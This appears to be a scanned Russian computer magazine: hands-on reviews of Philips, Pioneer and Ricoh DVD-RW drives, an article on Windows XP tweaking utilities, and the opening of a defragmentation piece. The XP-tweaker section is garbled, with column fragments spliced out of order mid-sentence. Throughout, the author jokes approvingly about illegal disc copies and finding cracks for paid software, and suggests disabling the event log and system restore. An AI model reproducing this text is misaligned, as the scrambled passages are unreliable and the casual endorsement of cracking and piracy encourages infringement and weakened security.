Philips DVDRW228 обладает прикольным дизайном - моргает лампочками как новогодняя елка. Одна лампочка загорается, когда внутри CD, а другая - когда внутри DVD. Посередине находится лампа, которая горит красным, когда Philips пишет, и синим, когда читает.


Дисковод обещает записывать CD со скоростью 12X, а читать со скоростью 32X. DVD собирается записывать со скоростью 2,4X, а читать со скоростью 8X.

Кстати, при этих операциях Philips насвистывает, поскрипывает, гудит и вибрирует, не удивительно, ведь скорости-то большие!

В комплекте две болванки (CD+RW и CD+R), софт для записи дисков и проигрывания DVD, шнуры, винты.


Плохой CD-ROM

Вставляем заюзанный китайский диск и что же мы видим? Видим мы ломанную! Так работает метод P-CAV (Partial Constant Angular Velocity), т.е. дисковод пытается быстренько разогнаться до высокой скорости передачи данных, а потом поддерживать ее в постоянном режиме. То есть это



комбинация CAV и CLV методов. Однако диск глючный, и скорость приходится сбрасывать. Весь выигрыш теряется - вместо обещанных 32X удается разогнаться только до 24X, а потом снова приходится ее сбросить. Так что средняя скорость не намного выше Asus'овского привода, всего 16X. Плохие компакт Philips DVDRW228 читает неважно!

Хороший CD-ROM




Другое дело - качественный диск. Тут, переключившись на метод CAV, мы спокойно разгоняемся до обещанных 32X. А средняя скорость получается 24X. Очень хорошо, только процессор загрузил на 47%, и стоит такой гул, что уши вянут :(.

Запись и чтение CD-RW




Болваночку резали очень быстро, все файлы на ней читаются. Запускаем Nero CDSpeed, бабах: неустранимая ошибка. Стираем диск, записываем снова, и снова ошибка в другом месте. Стираем, записываем на другом дисковом, все хорошо. Стираем, записываем на этом, и снова ошибка. Приходится сделать вывод, что Philips к работе с компакт-дисками приспособлен плохо. Возможно, неустранимая ошибка связана с конкретным диском или с багами программы, но у остальных дисководов почему-то никаких трудностей не возникает.

Хороший DVD-ROM



Ох, тяжела судьба сотрудников тестовой лаборатории, в который раз уже смотрим этот «Микрокосмос», наизусть уже выучили! Но ничего не поделаешь, нужно тестировать все дисководы на одном диске. Все очень хорошо, только до обещанных 8X разогнаться не успели.

Запись и чтение DVD+RW



Наконец-то закатывание на болванку очередной нелегальной копии «Микрокосмоса» стало делом нескольких минут. И снова смотрим фильм, и снова идеальная картинка DVD. В силу особенностей формата DVD+RW добавился лишний гигабайт, на нем-то Philips и сумел разогнаться до обещанных 8X. Заметь, пожалуйста, что 8X при чтении DVD-RW намного веселее, чем 2X.

Выводы

Итак, Philips DVDRW228 самый шумный из протестированных, очень быстрый, но не аккуратный. С чтением плохих компактв у него проблемы, с чтением CD, которые сам же и записал, тоже «неустраимые» сложности. Однако файлы прочитать удалось. Работа с DVD на пять с плюсом - очень быстро и очень качественно. Тем, кто нацелен только на DVD, рекомендуем.


Pioneer DVR-104




Pioneer читает CD-ROM, CD-R, CD-RW с максимальной скоростью 24X, DVD-ROM читает со скоростью 6X, DVD-R, DVD+R, DVD-RW, DVD+RW читает со скоростью 2X. Умеет записывать DVD-R(2X), DVD-RW(1X), CD-R(8X), CD-RW(4X). Нам на растерзание достался OEM'ный девайс, поэтому в комплекте кроме целлофанового пакета больше ничего не было ;). Этот DVD'шный комбайн почему-то во время чтения немного поскрипывает. Ну это уже как привыкнешь - каждый юзер приспособливается к фоновому шуму, издаваемому его железом, и через некоторое время перестает его замечать ;). А так шума совсем немного.

Плохой CD-ROM

С некачественным диском справляется хорошо - почти так же, как 32X скоростью Philips. Даже на уродливом диске разгоняется до положенных 24X.




Хороший CD-ROM



Этот дисковод не делит компактв на хорошие и плохие, все считывается одинаково хорошо, с разгоном до обещанной скорости 24X. А с новой прошивкой удастся меньше загружать процессор.

Чтение и запись CD-RW



Болванка хорошо нарезается, хорошо читается, с нормальной скоростью. Привод отлично работает с CD-дисками ;).

Чтение DVD




На очередном считывании и просмотре «Микрокосмоса» Pioneer так же, как и Asus, все-таки чуть-чуть не успевает разогнаться до 6X. А так все великолепно.

Запись и чтение DVD-RW

И вот опять на запись фильма «Микрокосмос» ушло около часа. Все-таки час это очень много! При чтении дисковод снова переключается в свой любимый тормозной режим CLV на скорости 2X.



Чтение DVD+RW



Формат конкурентов читается с такой же легкостью, как родной, но с той же ненавистно низкой скоростью 2X. Этот диск мы записали на Ricoh с глюком реализации DVD+RW, поэтому вместо того, чтобы просканировать последний пустой гигабайт, DVDSpeed выдает ошибку чтения сразу после 3,5 Гигабайт «Микрокосмоса». К сожалению, эта ошибка не помешала нам в который раз посмотреть фильм «Микрокосмос» с отменным качеством :).

Вывод


Pioneer DVR-104 - отличное решение для дома, так как он недорогой, поддерживает чтение обоих конкурирующих форматов DVD RW и надежно пишет DVD-RW и CD-RW. В домашних условиях тормознутость можно терпеть: поставил на запись и пошел спать/есть/заниматься своими делами.

Ricoh MP5 125A




Ricoh MP5125A отличается особой скромностью, ведь это самый тихий DVD RW в нашем тестировании, хотя работает с немалыми скоростями. По документации он должен читать DVD со скоростью 8X, а записывать со скоростью 2.4X. CD Ricoh обещает записывать с максимальной скоростью 12X, а читать со скоростью 32X.

Плохой CD-ROM




Ура! Происходит чтение левого сидюка с рекордно высокой скоростью 22X, правда процессор загружился не слабо :(.

Хороший CD-ROM



Качественный диск позволяет поднять среднюю скорость до крейсерской 24X, но при этом враг ничего не услышит, так как DVD-привод работает очень тихо.


Чтение и запись CD-RW



Болванка корректно записывается и так же корректно читается на высокой скорости, получается, что Ricoh очень хорошо приспособлен к записи и воспроизведению любых компакт-дисков.


Чтение DVD

Чтение DVD проходит великолепно, имеем обещанные 8X. Всех уже заколебавший «Микрокосмос» радует буйством красок и четкостью картинки.



Чтение и запись DVD+RW

Запись проходит корректно и быстро, но во время сканирования регулярно появляется небольшой баг. Как только DVDSpeed преодолевает



поверхность, занятую «Микрокосмосом», оно выдает ошибку чтения, вместо того чтобы продолжить сканировать пустой гигабайт либо остановиться. Вероятно, все дело в том, что в память залита древняя прошивка v1.06, когда уже давно имеется v.1.38. Однако просмотру DVD и другим операциям это совсем не мешает. Скорее баг давно уже исправлен, нужно только залить новую прошивку.


Вывод

Мы бы выбрали такой DVD RW, поскольку постоянно приходится работать с большими объемами данных: фотографии, картинки, верстка, игры. Все это занимает очень много места. Кстати, верстка Спеца, имхо, не влезает на CD-R, а вот на DVD-R уместилось бы, наверное, целых две. И, конечно, для нас важно время, часто нужно что-то записать очень быстро. Немаловажно, что Ricoh MP5125A отлично работает с CD, поскольку DVD пока есть не у всех. А небольшой баг мы бы быстро вылечили сменой прошивки (-).


ИТОГИ

Мы протестировали массу параметров: от доступности треков до времени открытия лотка. Однако самые важные параметры для наглядности сведены в графики.


Средние скорости чтения плохого сидиромы, хорошего сидиромы и перезаписываемого. Особо отличился Philips, который не смог прочи-



тать CD-ROM, который сам записал. Лучше всех Ricoh, Pioneer и Asus демонстрируют надежную работу.



На этом графике фирменный DVD с «Микрокосмосом» все читает почти с одинаковой скоростью. Братья Pioneer и Asus снижают скорость чтения записываемых дисков до 2X. Зато они поддерживают оба DVD-формата - как плюс, так и минус. То есть если у тебя такой замечательный привод, то ты всегда сможешь прочитать диск, принесенный твоим другом. Для домашних дисководов это большой плюс.



Это просто слезный график, тут зафиксировано, как ненавистный «Микрокосмос» писался аж 47 минут. Причем «Микрокосмос» занимает только 3,5 Гигабайта, а представь, сколько будут писаться 4,5 Гигабайта. Человеческой жизни на это не хватит!

Это тестирование подтвердило старые истины, еще со времен первых CD-R/RW дисководов:

1. Совместимость очень важна, все любят дискетки из-за того, что можно прийти с ними куда угодно и там найдется устройство считывания. (Фиг! Новые маки поставляются сейчас без флопов! Правда, я еще ни одного нового мака нигде не видел... :) - прим. ред.) Уже можно взять простенький DVD-ROM (который ТОЛЬКО читает DVD и CD) для компьютера за 30-60 баксов, а простенький DVD-плеер для подключения к телевизору обойдется баксов в 80. Все чаще DVD-ROM включают в комплектацию новых компьютеров. Так что если у тебя будет пишущий DVD, ты в скором времени его сможешь считать/проиграть где угодно.
2. Объем очень важен. Все ненавидят дискетки за то, что они маленькие и легко портятся. На DVD-R/RW+R/RW влезает 4,7 гигабайта, причем эта цифра обещает подрасти. И потом они очень долговечны. Кроме того, все популярнее становятся цифровые видеокамеры - логично хранить цифровые видеозаписи на цифровом диске, а не на ненадежной пленке с потерей качества.
3. Качество очень приятно. Сравнить рядовой DVD с рядовой видеокассетой - то же самое, что сравнивать граммофонную пластинку с компакт-диском. DVD намного четче и ярче, у него больше разрешение, у него пятиканальный звук.
4. Новые носители требуют новых ресурсов. Чтобы проигрывать DVD на компьютере, нужен мощный процессор не меньше Pentium-3 500mhz, не меньше 256 метров памяти. А чтобы работать с записью собственного видео на DVD, необходимо минимум 5 гигабайт свободного пространства на диске.
5. Любые попытки создать антипиратскую/антихакерскую систему рождают массовые приступы пиратства. Для каждого из протестированных DVDRW на сайте <http://www.firmware.com> нашлась прошивка, снимающая ограничение на проигрывание дисков, привезенных из других стран. Любая школьница без особых навыков и затрат сможет тиражировать дома DVD-диски.

Казарьян Карен aka Kirion (kirion@winfo.org, http://www.winfo.org)

EXPERIENCE TWEAKER

ТВИКЕРЫ ДЛЯ XP

Это произошло полгода назад. После очередного падения миллениума я решил поставить XP. «НУ БУДЕТ ТОРМОЗИТЬ, НУ И ЧЕРТ С НИМ, ЗАТО В СТАБИЛЬНОСТИ ПРИБАВИТСЯ, ДА И НАЙДЕМ, КАК ЕГО ПОДСТРОИТЬ ПОД СЕБЯ», - ТАК Я ТОГДА ДУМАЛ. НУ И ПОДСТРОИЛ :). А ТЫ? ВСЕ ЕЩЕ НАБЛЮДАЕШЬ ЗА КРАСИВЫМИ СИНИМИ ОКОШКАМИ И СГЛАЖЕННЫМ ШРИФТОМ? И КАК СКОРОСТЬ? МДЯ... ТЯЖЕЛЫЙ СЛУЧАЙ :). ЕСЛИ ХОРОШАЯ - МОЖЕШЬ ДАЛЬШЕ НЕ ЧИТАТЬ (И ВООБЩЕ, ВАЛИ ОТСЮДА, БУРЖУЙ :)). ОСТАЛЬНЫЕ - ЗАБУЧИТЕ РУКАВА. РАБОТА ПРЕДСТОИТ НЕМАЛЕНЬКАЯ...

ЗАЧЕМ НАМ РУКИ?

Писать про тотальную настройку XP - дело неблагодарное. Слишком уж много опций - все-таки видно родство с win2k. Поэтому нас интересуют только скорость и удобство работы с XP, остальное оставим сисадминам (нет уж, не отмазывайся - не оставим сисадминам, а просто отложим до следующего раза :) - прим. ред.). Что надо сделать в первую очередь? Красота, как известно, требует жертв, так что верни классический интерфейс и отруби все эффекты (система > дополнительно > быстродействие > обеспечить наилучшее быстродействие). Кажется, что связь стала медленнее - отруби QoS (выполнить > gredit.msc > конфигурация компьютера > административные шаблоны > сеть > диспетчер пакетов QoS > ограничить резервируемую пропускную способность). Отруби лишние службы, восстановление системы, журнал событий. Не бойся потратить день на настройку системы - потом это окупится быстрой и безглючной работой. Ну и поставь твикеры. Какие - ты спросишь? Ну вот хотя бы...

ЗАЧЕМ НАМ ПРОГМ?

Одним из первых настройщиков-украшателей для XP был пакет PowerToys от самих мелкомягких. Сам понимаешь, чего-то феноменального от этого продукта ждать не приходится, хотя несколько полезных фишек все-таки есть. Во-первых, TweakUI - не так плох, кое-что полезное в нем есть. Во-вторых, продвинутый калькулятор тоже может пригодиться (не mathcad, конечно, но графики рисует неплохо). В-третьих, кому-то могут пригодиться виртуальные рабочие столы, кому-то генератор слайд-шоу, а лично я привык к замене alt-tab. Когда по нажатию этих кла-

виш появляются не только значки программ, но и превьюшка окна - это очень удобно. Качаем? С того же сайта (download.microsoft.com) можно скачать BootVis. Обещают уменьшение скорости загрузки чуть ли не в два раза. Качай, в хозяйстве пригодится.

Кстати, ты знаешь, что за нами шпионят? Нет!? Тогда срочно качай XP-antispy (www.xp-antispy.de) и отрубай все гадости :). Их тут достаточно много: от удаления надоевшего MS Messenger и автообновлений до активации


WinXP. Только аккуратно: читай сноски и не удаляй все подряд: некоторые настройки назад можно вернуть только с переустановкой виндов. Я тебя предупредил :).

НЕ БОЙСЯ ПОТРАТИТЬ ДЕНЬ

НА НАСТРОЙКУ СИСТЕМЫ - ПОТОМ

ЭТО ОКУПИТСЯ БЫСТРОЙ

И БЕЗГЛУЧНОЙ РАБОТОЙ.



Ну что, винды больше не предлагают отправить отчет об ошибке? Тогда приступаем к более серьезной настройке. Лезем на www.totalidea.com и качаем TweakXP. Последняя версия на момент написания статьи - 2.0. Триальной версии хватит только на 30 запусков, хотя за это время реально настроить все, что нужно. Да и не мне тебя учить, как покупаются проги :). Что нам предлагают разработчики? Всего пять закладок: «System performance», «Tricks and tweaks», «Utilities», «Internet tweaks» и «Help and settings». Рассмотрим по порядку. В первом блоке меня больше всего заинтересовал «Cache optimization» - других нормальных способов выставить объем кэша под XP я не знаю. Пригодится и чистильщик памяти: не фонтан, конечно, зато все рядом. В железных настройках тоже ничего примечательного, разве что оптимизация под тип процессора (что при этом конкретно меняется, хотелось бы мне узнать). Можешь еще заглянуть в «Unnecessary files» и удалить некоторые ком-

пания шрифта (а лучше его вообще отрубить, чтоб не тормозило), и перелезаем на следующий блок. «Windows utilities» - сноски на все ходовые виндовые утилиты (я полагаю, ты и не подозревал, что их так много в поставке XP :)). «File renamer» - если тебе приходилось сталкиваться с проблемой переименования нескольких сотен файлов, ты оценишь эту функцию. «File shredder» - эта фишка теперь стала попу-

лярной. А вот в «Registry cleaner» и «DiskDrive doctor» лезть не надо - я уже рассказывал про проги, которые справляются с этими задачами намного лучше. Параноики залезут в «Internet tweaks», почистят историю, кэш ослика и печенье. Борцы за трафик включают блокировку баннеров и рорир'ов. Короче, работы всем хватит :).

В КОНЦЕ КОНЦОВ, КОНКУРЕНЦИЯ
ПОЛЕЗНА ПОТРЕБИТЕЛЮ,
МОЖЕТ РАЗРАБОТЧИКИ ЧЕГО-НИБУДЬ
ДОСТОЙНОЕ И РОДЯТ. А ПОКА
ЧТО ПРОГРАМ РАЗВИВАТЬСЯ
И РАЗВИВАТЬСЯ...

Ну, как прога? А между прочим, это только ОДИН из лучших твикеров для XP. А вот другой лидер проживает на www.tweaknow.com и отзывается на CustomizerXP. На первый взгляд программы очень похожи, разве что интерфейс у Customizer попошле. На второй взгляд понимаешь, что у TweakXP немного больше функций. Сам посуди: такие же настройки интерфейса, настройки Интернета, менюшек, удаление программ, запрет на запуск программ и пути к системным папкам. Разве что в поставку идет обрезанная версия Ram idle (разработчик один и тот же), да и списка процессов в TweakXP нет. Конечно, можно сделать скидку на то, что версия TweakXP совсем свежая, а вот CustomizerXP не очень (новая версия имеет статус release candidat). Так что сам выбирай, чем пользоваться, но я за TweakXP. Тем более, что для нее легче найти кряк :). В конце концов, конкуренция полезна потребителю, может разработчики чего-нибудь достойное и родят. А пока что програм развиваться и развиваться...




Пока что лучший твикер для XP

КСТАТИ, ТЫ ЗНАЕШЬ, ЧТО ЗА НАМИ
ШПИОНЯТ? НЕТ!?! ТОГДА СРОЧНО
КАЧАЙ XP-ANTISPY (WWW.XP-ANTISPY.DE)
И ОТРУБАЙ ВСЕ ГАДОСТИ :).

понтенты виндов, чтоб не мешались, и перелезай на следующую закладку. Да, здесь уже намного больше полезного. Как вылезешь из дебрей «Windows tweaks» (а полезняшек там много), обрати внимание на «auto-logon». Тебе не лень каждый раз вводить пароль при загрузке? Тогда поставь автоматический вход в систему, благо переключиться на другого пользователя можно очень быстро (Win+L, если кто не знает). Можешь заглянуть в «MinimizerXP» - это реклама еще одного продукта. Небольшая программка добавляет значок для сворачивания окна в трей. Жалко, что нельзя делать это по горячей клавише, надеюсь, это сделают в новых версиях. А, тебе не надоела папка «Documents and settings»? Тогда тебе прямая дорога в «System folders», и прописывай свои пути к системным папкам. Можешь еще попрятать диски, ярлыки в пуске и панели управления и выбрать тип сглажива-

ющей, видимо параноиков все больше :). Удаляет файлы без возможности восстановления. «Password generator» - а вот такую фишку вижу в первый раз. Тебе нужен генератор паролей? Тогда могу тебя обрадовать, здесь он довольно хороший. Ни за что не запомнишь :). Мамы могут заглянуть в «Program censorship» и отрубить ребенку возможность играть, пока он не сделает домашнее задание. Данная фишка отрубает запуск указанных программ. До кучи можно запретить доступ к некоторым папкам в «Folder protection», синхронизировать время и поставить будильник на отключение

дят новые плагины, в том числе и с настройками под XP, то задача тотальной оптимизации становится вполне по силам каждому. Правда, придется перерывать все твикеры, часто из-за какой-нибудь одной уникальной функции, до которой не дошли руки у других производителей. Но таким маньякам, как мы, это вполне по силам :). Стабильной системы тебе, и не забудь поставить SP1!



Конкуренты не спят



Карен Казарьян aka Kirion (kirion@winfo.org), <http://www.winfo.org>

BORN TO DEFRAG

ДЕФРАГМЕНТАЦИЯ НЕСТАНДАРТНЫМИ МЕТОДАМИ

НЕНАВИЖУ ЖЕСТКИЕ ДИСКИ! ОНИ НЕУДОБНЫЕ, ИХ СТРЕМНО НОСИТЬ С СОБОЙ, ОНИ ШУМЯТ И ГРЕЮТСЯ И ОНИ ОЧЕНЬ МЕДЛЕННЫЕ. КОГДА ЖЕ ПОЯВИТСЯ БЫСТРЫЙ И УДОБНЫЙ НОСИТЕЛЬ ИНФОРМАЦИИ, КОТОРЫЙ НЕ БУДЕТ ТОРМОЗИТЬ ВСЮ СИСТЕМУ? ЖЕСТКИЕ ДИСКИ УВЕЛИЧИВАЮТСЯ В ОБЪЕМЕ, НО НИКАК НЕ В БЫСТРОДЕЙСТВИИ. МЕЧТЫ, МЕЧТЫ... А ПРИДЕТСЯ ПОКА ПОТЕРПЕТЬ И ВЫЖИМАТЬ ИЗ ДИСКА ВСЕ, НА ЧТО ОН СПОСОБЕН. ЧТО ТАМ У НАС ЕЩЕ МОЖНО СДЕЛАТЬ? ПРО КЭШ УЖЕ РАССКАЗАЛИ, БУДЕМ МУЧИТЬ ДЕФРАГМЕНТАЦИЮ!

DRIVE ANALYSE

